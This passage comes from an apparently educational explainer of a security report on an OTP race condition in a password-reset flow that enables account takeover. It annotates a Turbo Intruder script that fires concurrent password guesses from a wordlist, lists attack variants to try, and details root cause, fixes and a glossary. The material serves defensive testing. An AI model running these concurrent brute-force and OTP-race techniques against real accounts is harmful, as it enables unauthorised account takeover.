def queueRequests(target, wordlists):starts the preparation function.concurrentConnections=200,allows up to 200 connections at once.engine=Engine.BURP2chooses the BURP2 engine, a different engine from the earlier scripts.)closes the setup.# Use only a controlled test list created for an authorized account.is a comment reminding you to use only your own test data.wordlist_path = '/path/to/authorized-test-passwords.txt'is the path to the wordlist file. The path is a placeholder.for line in open(wordlist_path, 'r'):opens the file for reading and goes through it one line at a time.password = line.strip()removes the newline and any surrounding spaces from the line.if password:skips empty lines.engine.queue(queues one login attempt.target.req,is the captured login request with the single%smarker.password,fills the marker with the candidate password.gate='login-rate-limit-test',puts the request behind a named gate.label=passwordlabels the row with the password that was tried.)closes the call.engine.openGate('login-rate-limit-test')opens the gate, releasing the queued attempts.table.add(req)adds it to the results table.
Most attempts produced responses of the same length. The request containing the valid test password returned a different response, allowing it to be identified. This issue was documented separately because password guessing and OTP race conditions have different root causes, even though insufficient rate limiting contributed to both.
That distinction is worth holding on to. The missing limit made both problems easier, but the race was a state-management bug: the site trusted a temporary "verified" mark for too long. Fixing only the limit would leave the race in place.
The screenshot is captioned 'Race condition on Login page reuslts'.
Root cause
The primary vulnerability was a time-of-check to time-of-use race condition combined with inadequate OTP attempt restrictions. The application temporarily stored a reusable state equivalent to:
session.otp_verified = true
This line is pseudocode for the server's memory. It says: for this session, remember that the OTP has been verified, and set that to true. The word session is the visit, otp_verified is the flag, and true means yes. The problem is the word "reusable": the flag stays true until something clears it, and anything that reads it in the meantime is allowed through.
The password-confirmation endpoint trusted this state. At the same time, separate defensive logic was responsible for detecting excessive OTP attempts and blocking the session. Because these actions were not handled as one atomic transaction, a password-confirmation request could use the verified state before the blocking operation completed.
"Atomic" means all or nothing, like a single light switch rather than a sequence of small steps. If marking verified and blocking on suspicion were one atomic step, there would be no moment in between for another request to slip through.
Rate limiting would have reduced the likelihood of exploitation, but it would not have fixed this underlying state-management flaw. The report also notes that detecting an attack is not enough if the detection happens after the sensitive action, and that rate limiting and race-condition prevention solve different problems.
Impact
Successful exploitation could result in complete account takeover, including:
- Unauthorised access to personal information
- Changes to account-security settings
- Exposure of account and transaction history
- Modification of contact information
- Access to billing or payment-related functionality
- Lockout of the legitimate account owner
- Abuse of other services connected to the account
The attacker did not need access to the victim's device or OTP messages, and the victim did not need to interact with the attacker at any point. The only prerequisite was knowledge of a valid account identifier.
Notice the lockout item: once an attacker controls the password, the real owner may be unable to get back in. That turns a data exposure into a denial of service for the person who owns the account.
Fix
The report recommends the following remediation:
-
Enforce atomic OTP attempt limits. Limits should be enforced for the account, verification transaction, session, device and source address, and the attempt counter must be updated atomically so parallel requests cannot exceed the configured maximum.
In plain words: count attempts in one indivisible step. If two requests arrive at the same instant and both read the counter as "2 of 3", both may be allowed, and the limit is broken. An atomic counter makes one of them see "3 of 3" and the other "4 of 3", which is refused.
-
Use single-use reset grants. Successful OTP verification should produce a short-lived, cryptographically random reset grant bound to one account, bound to one recovery transaction, restricted to the password-reset purpose, valid for a short period and consumable exactly once. A reusable session flag should not authorise a password change.
A grant is like a one-use ticket printed for one event, one seat and one purpose. "Cryptographically random" means unpredictable, so nobody can guess the ticket. "Consumable exactly once" means the ticket is torn when used, so a second attempt fails.
-
Make sensitive transitions atomic. The server should atomically verify that an OTP is correct, unexpired, unused, within the permitted attempt count and associated with the expected account and purpose, so only one concurrent request can consume it successfully.
All five checks happen together, and only one request can win. Everyone else gets a refusal.
-
Enforce a strict state machine. The recovery transaction should follow a sequence such as:
PENDING_OTP → VERIFIED → PASSWORD_CHANGED
A state machine is a set of allowed steps, like a board game where you may only move from square to square along the arrows. PENDING_OTP means waiting for the code, VERIFIED means the code was accepted, and PASSWORD_CHANGED means the new password was saved. The arrows show the only legal order.
Invalid, repeated or out-of-order transitions must be rejected, and a blocked, expired or consumed transaction must never be able to perform a password change.
-
Add layered rate limiting. Restrictions should include per-account, per-session, per-transaction, per-device and per-source-address limits plus application-wide anomaly detection, and defensive controls must reject suspicious requests before a sensitive operation is committed.
"Layered" means several fences, not one. If one fence has a gap, another still stands. And the refusal must come before the action, not after.
-
Invalidate authentication sessions. After a successful password reset, existing sessions and recovery grants should be invalidated, and the account owner should receive an independent notification.
If someone else was already logged in, a password reset should kick them out. The owner should also be told, through a channel the attacker does not control.
-
Test workflows under concurrency. Testing should include multiple correct OTP submissions, correct and incorrect OTPs arriving together, OTP verification and password confirmation arriving together, multiple password-confirmation requests, OTP reuse after successful verification, requests arriving while the session is being blocked, and attempt-counter updates from parallel connections.
In other words: test the site the way an attacker uses it, with many things at once, not one polite request at a time.
Variants to test
These are the same ideas applied to other places in a site. Each one lists what to send and what a positive result looks like.
- Password reset with a separate confirmation endpoint. Queue OTP guesses and confirmation requests under one gate, as in the report. A positive result is a confirmation response that reaches the post-reset page.
- Login OTP with a small keyspace. Send the full keyspace concurrently and sort by response length, redirect,
Locationheader and Set-Cookies. A positive result is one response that differs from the rest and carries a session cookie or redirect to an authenticated page. - Contact verification during registration. Apply the same concurrent OTP technique to the registration contact-verification step.
- Contact-detail changes inside an authenticated account. Race OTP verification against the contact-change request.
- Primary password login. Send a controlled wordlist concurrently against a test account. A positive result is a response of a different length for the valid password.
- OTP reuse after success. Submit the same correct OTP again after verification.
- Requests during session blocking. Send confirmation requests while the session is being invalidated.
Glossary
- Account identifier: whatever names an account, such as an email address or phone number.
- Account takeover: an attacker gaining control of someone else's account.
- Atomic: done as one indivisible step, all or nothing, so nothing can happen in between.
- Brute force: trying every possible value until one works.
- Burp Suite: a tool that sits between your browser and a server so you can inspect and modify requests.
- Concurrency: doing several things at the same moment rather than one after another.
- Cookie: a small label a server gives your browser so it can recognise you on later requests.
- CSRF token: a secret value in a form that proves the form came from the site's own page.
- Endpoint: one specific address on a server that performs one job.
- Engine (Turbo Intruder): the internal component that sends the requests; the report uses
Engine.THREADEDandEngine.BURP2. - Gate: a Turbo Intruder feature that holds queued requests until opened, so they are released together.
- Grant: a short-lived permission slip that authorises one specific action.
- Header: an extra label on a request or response, such as
Host,CookieorLocation. - HTTP/1.1: a common version of the protocol browsers and servers use to exchange requests and responses.
- Keyspace: the set of all possible values for a code or password.
- Location header: a response header that tells the browser where to go next after a redirect.
- OTP (one-time password): a short code used once to prove identity.
- Race condition: a bug where the result depends on the timing and order of two operations running at the same time.
- Race window: the short period during which a race condition can be exploited.
- Rate limiting: refusing further attempts after too many in a short time.
- Redirect: a response (status 302) telling the browser to load a different page.
- Request: the message a browser sends to a server, with a method, path, headers and sometimes a body.
- Response: the message a server sends back, with a status code, headers and usually a body.
- Response length: the size of the response body; a difference can reveal that one request behaved differently.
- Session: the server's memory of one visit, usually identified by a session cookie.
- Session cookie: a cookie that identifies your current visit.
- Set-Cookie: a response header that gives the browser a new cookie.
- State machine: a set of allowed states and the only legal transitions between them.
- Time-of-check to time-of-use (TOCTOU): a race where a condition is checked, and by the time it is used, the situation has changed.
- Token: a value that stands in for a permission or identity.
- Turbo Intruder: a Burp Suite extension that sends many requests at the same time.
- Wordlist: a file with one candidate value per line.
%smarker: a placeholder in a captured request that Turbo Intruder fills with a value.



